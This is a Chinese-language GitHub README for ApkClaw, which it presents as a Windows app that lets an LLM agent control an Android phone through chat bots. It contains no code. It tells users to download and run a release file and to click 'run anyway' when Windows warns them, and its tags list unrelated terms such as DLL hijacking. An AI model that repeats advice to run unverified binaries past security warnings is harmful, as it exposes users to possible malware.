transitive-champaign778/ApkClaw

GitHub: transitive-champaign778/ApkClaw

通过聊天应用发送自然语言指令,由 LLM agent 驱动的 Android 设备远程自动化控制工具。

Stars: 1 | Forks: 0

# 🤖 ApkClaw - 通过简单消息控制 Android 任务

Download ApkClaw Windows Setup

## 📥 下载 ApkClaw 访问此页面下载 Windows 版本: [https://github.com/transitive-champaign778/ApkClaw/releases](https://github.com/transitive-champaign778/ApkClaw/releases) 在该页面上,找到最新的版本并下载 Windows 文件。如果该版本包含 ZIP 文件,请将其保存到电脑并先进行解压。如果包含 `.exe` 文件,下载完成后直接运行即可。 ## 🪟 在 Windows 上安装 1. 打开版本发布页面。 2. 在顶部找到最新的版本。 3. 下载 Windows 安装包。 4. 如果文件是 ZIP 压缩包,请右键单击并选择“全部解压缩”。 5. 打开解压后的文件夹。 6. 运行文件夹内的应用程序文件。 7. 如果 Windows 请求权限,请选择“仍要运行”或“是”。 如果您使用的是工作或学校电脑,可能需要管理员权限才能启动该应用。 ## 📱 ApkClaw 的功能 ApkClaw 允许您通过发送自然语言消息来控制 Android 手机。您可以使用常见的聊天应用,例如: - DingTalk - Feishu - QQ - Discord - Telegram - WeChat 您在聊天中发送任务,ApkClaw 会将其传递给 AI agent。然后,agent 会在 Android 设备上执行该操作。 这有助于完成以下任务: - 打开应用 - 点击按钮 - 填写表单 - 读取屏幕内容 - 浏览菜单 - 检查手机状态 ## 🖥️ 开始之前 请使用满足以下基本要求的 Windows PC: - Windows 10 或 Windows 11 - 稳定的互联网连接 - 一台可以连接和管理的 Android 手机 - 一个受支持的消息应用聊天账号 - 安装和运行桌面应用的权限 为了获得最佳效果,请在设置期间保持手机解锁状态,并使用连接稳定的 USB 数据线或无线连接。 ## 🚀 首次设置 安装 ApkClaw 后: 1. 在 Windows 上启动应用。 2. 打开设置页面。 3. 添加您的 AI 模型详细信息。 4. 连接至少一个消息通道。 5. 允许访问 Android 设备。 6. 使用简单的命令进行测试。 一个好的首次测试是简短的请求,例如: - 在手机上打开设置 - 转到主屏幕 - 检查电池状态 - 打开浏览器 起初请使用简短、清晰的指令。这有助于在尝试更长任务之前确认连接是否正常工作。 ## 🔧 连接您的消息通道 ApkClaw 支持多种聊天平台。请先选择一个平台并进行设置。 ### 钉钉 - 创建或打开一个 DingTalk 机器人 - 将机器人详细信息复制到 ApkClaw - 向机器人发送一条测试消息 ### 飞书 - 创建一个飞书应用或机器人 - 在应用中添加连接数据 - 使用聊天消息发送命令 ### QQ - 添加 QQ 连接详细信息 - 确保账号可以接收消息 - 发送一个简单的命令以测试连接 ### Discord - 创建一个 Discord 机器人 - 在设置中添加机器人 token - 在选定的频道中发送消息 ### Telegram - 使用 BotFather 创建一个 Telegram 机器人 - 将 token 复制到 ApkClaw - 向机器人账号发送消息 ### 微信 - 连接您计划使用的微信账号或桥接服务 - 在设置中输入所需的详细信息 - 在用于执行任务之前测试消息投递 如果某个通道不起作用,请首先检查 token、账号状态和通道权限。 ## ⚙️ 设置 AI Agent ApkClaw 使用 AI 模型来读取您的消息并决定在手机上执行的操作。在设置页面中,输入: - 模型名称 - API key - 服务器地址(如果需要) - 任何 prompt 或行为设置 请使用能很好地处理简短指令的模型。保持动作词汇简单。例如: - 点击蓝色按钮 - 打开应用抽屉 - 向下滚动一页 - 返回上一个屏幕 起初避免包含许多步骤的长请求。从小处着手,然后逐步增加。 ## 📷 截图



Home - Permission Management Settings - LLM & Channel Config

## 🧭 主要屏幕 ### 首页 首页主要关注设备访问和权限状态。使用它可以检查 ApkClaw 是否能连接到 Android 手机,以及所需的权限是否已激活。 ### 设置 设置屏幕是您输入以下内容的地方: - AI 模型详细信息 - 通道设置数据 - 设备连接设置 - 应用行为选项 如果消息未到达手机或 agent 未响应,请检查此页面。 ## 🔒 您可能需要的权限 ApkClaw 可能需要以下权限才能正常工作: - 屏幕访问权限 - 无障碍访问权限 - 设备控制访问权限 - 网络访问权限 - 通知访问权限 如果应用请求权限,请打开请求并将其开启。某些 Android 手机会在系统设置下隐藏这些控制项,因此您可能需要搜索权限名称。 ## 🧪 如何测试 设置完成后,通过您选择的聊天应用发送一条简单的命令。尝试以下其中一项: - 打开主屏幕 - 打开相机应用 - 向下滚动 - 返回 - 检查时间 如果任务成功,您可以尝试更有用的操作,例如: - 打开聊天应用 - 搜索联系人 - 开始通话 - 打开网页 - 检查手机上的设置 如果应用未在手机上执行操作,请确认手机已连接、正确的通道处于活动状态,并且 AI 设置已保存。 ## 🛠️ 常见问题 ### 应用无法启动 - 检查您是否下载了最新版本 - 确保文件已下载完成 - 在打开 ZIP 文件之前先解压 - 尝试以管理员身份运行应用 ### 消息无法传达到 ApkClaw - 确认机器人 token 或账号详细信息 - 检查消息通道状态 - 确保机器人已添加到正确的聊天或服务器 - 先发送一条简短的测试消息 ### 手机没有响应 - 检查 USB 或网络连接 - 确保手机已解锁 - 确认权限已启用 - 重启应用并再次测试 ### AI 给出的操作不正确 - 使用更短的指令 - 删除多余的词语 - 一次只尝试一个任务 - 检查模型和 prompt 设置 ## 🧩 建议的用例 ApkClaw 可以帮助完成简单的 Android 任务,例如: - 在会议期间演示手机操作 - 在测试设备上运行重复步骤 - 无需触摸手机即可检查应用屏幕 - 将操作从聊天应用路由到设备 - 从远程位置处理基本的手机操作 ## 🗂️ 文件和文件夹提示 解压后,请将应用文件保留在一个文件夹中。除非版本说明另有指示,否则不要将单个文件移出文件夹。如果您更新到新版本,请先关闭应用,然后用新版本文件替换旧文件。 ## 🔄 更新到新版本 当有新版本可用时: 1. 返回版本发布页面 2. 下载最新的 Windows 安装包 3. 关闭旧版本 4. 解压新的 ZIP 或运行新文件 5. 打开应用并检查您的设置 如果您的设置没有保留,请在删除旧文件夹之前将其从旧文件夹中复制出来。 ## 📎 版本发布页面 在此处下载或更新: [https://github.com/transitive-champaign778/ApkClaw/releases](https://github.com/transitive-champaign778/ApkClaw/releases) ## 🌐 语言支持 ApkClaw 包含英文和中文文档。如果您更喜欢中文,请使用仓库中链接的 README 文件。
标签:Android自动化, ApkClaw, Appium, Discord机器人, DLL 劫持, DNS 反向解析, IM机器人, LLM智能体, Python, QQ机器人, RPA, Telegram控制, UI自动化, Windows客户端, 任务自动化, 大语言模型, 微信控制, 无后门, 无障碍服务, 机器人流程自动化, 移动端管理, 网络信息收集, 跨设备控制, 远程控制, 钉钉自动化, 飞书自动化